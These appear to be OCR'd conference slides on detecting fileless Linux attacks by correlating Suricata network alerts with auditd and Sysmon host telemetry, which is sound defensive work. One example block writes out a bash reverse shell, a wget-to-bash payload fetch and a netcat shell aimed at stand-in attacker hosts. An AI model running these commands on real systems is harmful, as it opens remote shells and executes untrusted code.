



BRIDGING HOST AND NETWORK: ENRICHING LINUX SHELL ABUSE DETECTION WITH SURICATA AND HOST TELEMETRY


PRESENTED BY: TED SKINNER


TABLE OF CONTENTS



01 INTRODUCTION

This talk started from an enjoyment of this user conference over the years and the thought how could I kill two birds with one stone and present a Suricata talk that I could tie to the SANS Linux Forensics course that I was studying for at the time I brainstormed this idea.





Why this is a problem

Challenge	Impact
No malicious file dropped	Traditional AV, EDR, or YARA-on-disk scanning never fires
Execution happens in memory	Hard to capture forensic evidence after process exits
Commands run through native shells	Look like normal administrative activity
Malware can live inside RAM or child processes	Detection requires process telemetry, command-line logging, and correlation

02

THE PROBLEM

Rise in Fileless Linux Attacks: Fileless attacks are increasingly common on Linux because attackers don’t need to write binaries to disk—everything runs in memory or via native system components.

KEY POINT: ATTACKERS ARE ADAPTING TO LINUX TELEMETRY GAPS

Fewer EDR deployments and Less standardized logging

+

More reliance on CLI admin activity

+

High prevalence of weak SSH hygiene

+

Widespread containerization, ephemeral workloads

EXAMPLE REAL-WORLD BEHAVIOR

- ✓ Attackers run reverse shells entirely via bash
- ✓ Crypto-miners launched via `/dev/shm` or `/proc/self/mem`
- ✓ Base64-encoded payloads executed directly via command substitution
- ✓ LD_PRELOAD and process injection used without files

Bottom line: No artifact = nothing to hash, nothing to scan, very little persistent evidence.

Why this is a problem

Reason	Impact
Tools are legitimate and required by admins	You can't block them without breaking operations
Many generate little/no logging by default	Nothing appears in syslog unless advanced audit rules exist
Hard to distinguish admin activity from attacker activity	Requires behavioral + contextual detections
Most EDR rules traditionally look for binaries or signatures	Native tools bypass these controls entirely

Example:

```
bash -i >& /dev/tcp/ATTACKER_IP/4444 0>&1   # reverse shell
      wget https://malicious.com/payload -O - | bash
            nc -e /bin/bash attacker.com 4444
```

All of these look like regular sysadmin usage in many environments without process telemetry.

GAPS IN HOST-ONLY OR NETWORK-ONLY MONITORING

IF YOU ONLY MONITOR THE HOST

- Encrypted C2 traffic hides on the network → you never see it
- Lateral movement over SSH looks normal
- Crypto-miners talk over TLS → invisible to simple network rules


IF YOU ONLY MONITOR THE NETWORK

- Fileless execution, user commands, privilege escalation, sudo abuse happen entirely on the host
- Local privilege escalation exploits produce no obvious network artifacts
- Attackers can disable logging locally and stay invisible

03 ANSWERS

This is why mature SOC architecture requires both host + network telemetry:

✅ Sysmon for Linux or auditd → process execution, commands, file changes
✅ Suricata/Zeek → C2, DNS tunneling, TLS metadata, lateral movement
✅ Correlation in SIEM → join host & network to expose the full kill chain




EXFIL/REVERSE SHELL/POST EXPLOIT & SUSPICIOUS DOWNLOADS


04 HOW SURICATA AND HOST TELEMETRY WORK

REVERSE SHELL SETUP


- Use auditd rules to log execve of suspicious programs and connect socket syscalls
- Use Sysmon for Linux rules focused on reverse-shell setup via netcat and bash
- Use suricata for Spotting reverse-shell commands moving in cleartext
- https://github.com/tskinnerarlo/Bridging-Host-and-Network/tree/main/Reverse_shell



SHELL TYPE	TYPICAL STRINGS/BANNERS
Bash (Linux/Unix)	`$` (standard user prompt), `#` (root user prompt), specific system information like `[user@host cwd]$`, or error messages like `bash: command not found` or `sh: 1: command not found`.
Sh (Linux/Unix)	`$` or `#` (similar to Bash but potentially less complex prompt structure).
CMD (Windows)	`>` (e.g., `C:\Users\user>`), `Microsoft Windows [Version X.X.XXXX]` (welcome banner), error messages like `'command' is not recognized as an internal or external command`.
PowerShell (Windows)	`PS>` (e.g., `PS C:\Users\user>`), or strings related to the PowerShell environment.
Netcat (nc)	Netcat is a common tool for establishing simple shells and often has **no banner** by default in its most basic usage, but its version (if used for banner grabbing) might reveal strings like `Netcat is a popular tool`.
Python Reverse Shells	Often no initial banner, but subsequent execution might reveal Python-specific errors or the `>>>` prompt if a full interactive interpreter is spawned.

